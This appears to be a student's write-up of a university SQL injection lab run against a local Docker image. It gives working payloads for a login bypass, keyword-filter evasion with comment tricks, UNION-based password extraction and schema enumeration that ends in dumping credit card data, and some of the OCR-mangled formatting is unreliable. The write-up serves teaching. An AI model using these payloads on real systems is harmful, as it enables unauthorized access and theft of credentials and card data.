System Security SQLi Challenge 1

In this first challenge of the *System Security* course held by prof. Riccardo Focardi we're asked to experiment with SQLi, commonly known as SQL Injection.
Before that, there are some prerequisites and some "warm up" tasks, which will be necessary to unlock the challenge.
First of all, there's a docker image to run in order to access the vulnerable website:


```
docker run -it -p 8080:80 secunive/seclab:lab3
# Use this if you're using arch (btw) or derivatives, mysqld allocates all
the memory of the system thus making it unresponsive
docker run --ulimit nofile=262144:262144 -it -p 8080:80
secunive/seclab:lab3
```

Phase 1

In this first task we're supposed to check what we've seen in class by testing a inband SQL Injection, that is a type of SQL Injection where the communication channel is the same.
After navigating to http://localhost:8080/task1/ we find a login form that we have to exploit.
Looking at the *Database Security* slides, mainly slide n.16 we see a similar query as the one in the first task description.
After trying the following credentials


```
```admin
' OR 1=1 --
```

we can see that they worked properly, giving us the password for the second task:
`IVQQ9GyrPMuo1aGD`
```



Phase 2

In this second task we're asked to bypass an ad-hoc sanitization method, fortunately for us it's not perfect and we can exploit it.
This sanitization removes some common keywords such as UNION, OR, . . . and some common characters like " and the whitespace.
MySQL, being the greatest DBMS alive\footnote$I'mjoking$. . ., allows /**/, also known as a empty comment, to be treated as a whitespace, making it
'SELECT mail, password FROM users WHERE password = '
Exploiting sanitization:
admin
'//**O**//R//**1=1**//#
'//**OR**//1//**=**//1//**#**
'//OORR//**1**//=/**/1#



Password: `GZOntyu4yJ1FjkEl` 0'

Phase 3

admin
' UNION SELECT name, lastname, url FROM people# almost this one
' UNION SELECT 1,1,password FROM people#
F9NCcGgVufau4SwR

Phase 4

Step 1:
' UNION SELECT table_schema, table_name, 1 FROM information_schema.tables# to find all tables
Found 3 interesting ones: creditcards users people
Step 2:
'UNION SELECT table_schema, table_name, column_name FROM information_schema.columns# to find after scrolling all columns
'UNION SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema=lab3_sqli#
Step 3:
try combinations, correct one:
' UNION SELECT mail, cctype, ccnumber FROM creditcards#